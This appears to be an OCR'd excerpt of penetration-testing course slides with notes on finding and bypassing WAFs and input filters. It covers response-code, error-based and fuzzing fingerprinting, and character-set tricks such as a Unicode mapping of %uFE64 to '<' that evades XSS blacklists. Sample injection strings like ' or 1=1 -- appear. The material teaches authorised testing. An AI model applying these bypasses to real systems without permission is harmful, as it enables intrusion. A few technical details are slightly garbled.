


Bypass Based on Protection

- Many people focus on the protection
  - "Bypass the WAF" for example
- This is a good start
  - But not as effective as it could be
- Targeting the protection can miss
  - Due to the flaw not working with the payload
- But we need to keep this in mind
  - And fingerprinting the protection helps anyway

When testers start out, or security people in general, they look at attacking or bypassing the protection itself. While this is a good starting point, it isn't as effective as we typically hope. This is mainly due to the fact that even if we find a bypass, the payload may not work with the flaw that exists in the application. For example, finding a way to bypass the .NET filters with an XSS payload won't help if the application has a command injection flaw. ☺

But this doesn't mean we should look at it. When we are mapping the application, knowing what the protection is can help with understanding the security of the application. By knowing what the protections are, we can know how to bypass them. It is a part of testing the application and is necessary, even if it's not the most efficient way to go about our job.




Discovering the Controls

- Discovering controls is the first step
  - Part of mapping and discovery
- Many techniques and some tools help with this
  - Of course, we can always ask the target ☺
- We also need to validate our findings
  - Before we go too far down a rabbit hole

The first step is to discover the controls. This is one of those processes that actually traverses two steps of our methodology. (Three if during recon we find a posting where the developer talks about the controls.) We need to start during mapping, where we can see some of the signs of the controls we will talk about next. Then as we move into discovery, we are able to get a better handle on what controls are within the application and its infrastructure.

There are a number of ways to find the controls and even some tools that will automate the process. But no matter how we find the information out, we need to validate it. We can do this by simply asking the target personnel or using multiple techniques to cross check our findings. This will help prevent us from going too far down a rabbit hole in trying to attack something with bad information.



Fingerprinting Controls


- After identifying the protection type
  - WAF or filtering
- We need to determine what is blocked
  - Or allowed if it's whitelisting
- This involves fingerprinting the rule sets
  - Unless this is a crystal-box test
- There are three main ways to do this
  - Response code-based
  - Error-based
  - Fuzzing

Since the first step is identifying the control, we need to move onto the second step. In this case it is fingerprinting what is blocked. Unless we are attacking a whitelisting based control. In that case we would be looking to determine what is allowed. Either way we are looking to gather the information needed for us to attack the system, bypassing the control in place.

During a gray or black box test, we would need to perform this fingerprinting from the perspective of an attacker. (Of course in a crystal-box test, we just ask.) We can perform a variety of tests to help with this, but all of these tests are based on one of three categories of fingerprinting. We can use the response codes from the application, look for error messages in the responses or just fuzz the inputs and look for differences.

Response Code-based Fingerprinting

- It is very common for the response codes to reveal the protection
  - Especially for WAFs
- As the tester, we simply look for changes based on our input
  - Did we get a *Forbidden* message?
- Keep in mind that response codes can be set for other reasons
  - Was the 302 redirection due to a protection or our session timed out?




Forbidden

You don't have permission to access /icons/ on this server.

Server at localhost Port 80

One of the most common ways to detect a WAF is by the different response codes received by the client. Since the WAF is part of the traffic pattern, instead of part of the application, it is a simple matter of just returning a forbidden or other response code to the *malicious* request. The WAF is acting as a man-in-the-middle and is able to terminate the communication this way without affecting the application itself.

As testers, we simply need to look for different responses codes based on our requests containing malicious or test payloads. If we are getting a 200 when the POST parameter name is set to *Brenna* but we get a 403 when the parameter is set to *Sarah'*, then a WAF is probably reacting to the single quote in the second request. Of course we need to keep in mind that the response code may be set for a different reason. For example, we often see that during our testing, something about our request breaks our session state within the application. When this happens, we are redirected to the login page. So was the 302 because of our attack being detected or just a breaking of session state?



Error-based Fingerprinting

- Filtering often causes error messages to appear
  - Like the .NET error below
- This is due to the filter being *part* of the application
  - WAFs can also insert error pages
- We need to look for these errors
  - And recognize what generated it

Server Error in '/aspnet' Application.

A potentially dangerous Request.Form value was detected from the client (textbox="<a>").


Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (textbox="<a>").

Another way to find protections is looking for error messages within the responses. In this case we are talking about errors within the application, not a change in the response code. When we see something like the error message shown below:

> A potentially dangerous Request.Form value was detected from the client.
>
> Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Then, we have probably stumbled across filtering in action. The reason that we see it more often as an error message when it is filtering is due to how it works. Since filtering is *part* of the application, it is simpler to just use the error handling to report the problem. (On a side note, be careful of systems that e-mail an alert out. I have broken entire mail systems due to the large number of e-mails a filtering solution was sending out!)




Fuzzing

- Fuzzing is a common term used during testing
  - All security testing
- Fuzzing is sending random or psuedo-random strings
  - Via the various inputs
- Web testing mainly uses attack strings
  - Such as ' or 1=1 --
- We then examine the results
  - Looking for differences when the protection blocks our payload

Fuzzing is a technique used throughout all the various types of security testing. It is used to quickly assess the various input points looking for interesting results, interesting to testers of course. ☺

To perform a fuzzing attack, we would choose the various input points and send random or psuedo-random strings at the application. Once the inputs are all sent, we would look at the results to determine if we have any interesting results. For example, we could send various SQL strings and look for database error messages in the result set.




Character Sets

- Character sets are a map of characters to codes
  - Used to represent the input or output
  - Also know as character encoding
- Most applications do not consider the character set being used
  - Consider during filtering, input or output
- This lack of consideration can be used to bypass filters or WAFs
  - Keep in mind that this is a concern during both input and output
  - Depends on the vulnerability targeted

Character sets are a map of characters to codes that the computer or application can understand. For example, ASCII 41 is a capitol letter A. This is commonly referred to as character encoding also. Keep in mind as we explore these sets that they are used in both the input to an application and the output from an application. Depending on the context of where our attack will run, the input or output filtering needs to take into account these different character sets.

The issue that most filtering code and web application firewalls run into is that the developer or staff that manages or designs the protection only takes into account the character set they are using. So for someone designing an application in English, they typically only consider ASCII or UTF-8. This lack of understanding or thought leaves space for us to bypass the protection.



ASCII


- ASCII was the commonly used character set
  - Surpassed by UTF-8
  - It uses 7 bits to represent a character
- We can use these characters by typing or with URI encoded values
  - e.g. an A is %41

ASCII Code Chart

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

ASCII was the most commonly used character set on the web for years. This has been changing over the last decade for a number of reasons. First, more non-English sites are being built. Second more of the development tools are outputting UTF-8 as the character set for the application.


ASCII uses 7 bits to represent the character needed. Keep in mind that extended ASCII supports 8 bits or more, these just add compatibility issues. When we look at ASCII characters in requests, we typically see it URI encoded. For example a capital A is shown as a %41. 41 is the hex value in the ASCII chart.



UTF-8

- UTF-8 is a multibyte character set
  - It is a variable length code set
- Unlike other character sets, it is backwards compatible with ASCII
  - The first 128 characters are the same
- Over 50% of the web pages on the Internet use UTF-8 currently
  - In most cases, there is no usable difference from ASCII

As mentioned earlier, the various character sets in extended ASCII cause a number of compatibility problems. So UTF-8 was created. (Keep in mind this is a subset of UNICODE, which we discuss next.) The main feature of UTF-8, beyond the support for larger numbers of characters, is that it is backwards compatible with ASCII. The first 128 characters are the same as in the ASCII character set. So if a client or application does not support UTF-8, it will still display the basic ASCII characters correctly.




UNICODE

- Character set designed to encompass all existing sets
  - Fixes the compatibility problems with software internationalization (i18n)
- UNICODE encompasses other sets
  - UTF-2, UTF-8, UTF-16
- It is commonly thought to use 2 bytes
  - But in reality it can use up to 4 bytes to represent a character
- As a filter bypass, the mapping feature is VERY useful
  - Degrades gracefully to a supported character

UNICODE is a superset of characters designed to provide space for all possible characters used. The idea is to provide one character set that all applications and clients can use and support preventing compatibility issues when creating internationalized applications. Currently just over 109,000 characters are assigned which covers UTF-2, UTF-8 and UTF-16.

One of the issues we see when it comes to filter bypass using UNICODE is that most developers either don't think about it or if they do they misunderstand it and its features. First, it is commonly thought to be a two-byte code used to represent characters, but the reality is that it supports up to four bytes for each character. The other issue is the feature of mapping. Since UNICODE needs to be able to be used, even if the application does not understand all of the characters, mapping was added to the standard.




UNICODE Mapping

- Used when character is not supported
  - By the client or the application
- The character can degrade to a similar character
  - Designed for display but used in processing also
  - Commonly used by attackers to spoof URLs
- An example usage would be for XSS filtering bypass
  - Use a character that degrades to a < within a browser
  - This would bypass server-side filtering but execute in the browser

%uFE64 becomes %u003C (<)

Mapping is a feature of UNICODE that we as attackers can use to bypass filtering or other protections. Mapping is the function that allows a UNICODE aware client to know what other character can be used in place of the one requested. Commonly this is used in cases where a font does not contain the necessary character. As an attacker, we can use this mapping feature to bypass controls. For example, it is quite common for a simple blacklist to block the < character. This is attempting to prevent an XSS attack. We can simply use the UNICODE character %uFE64 which is a left facing arrow. If the client does not support that character, which is often, it will degrade to the < symbol we wanted.



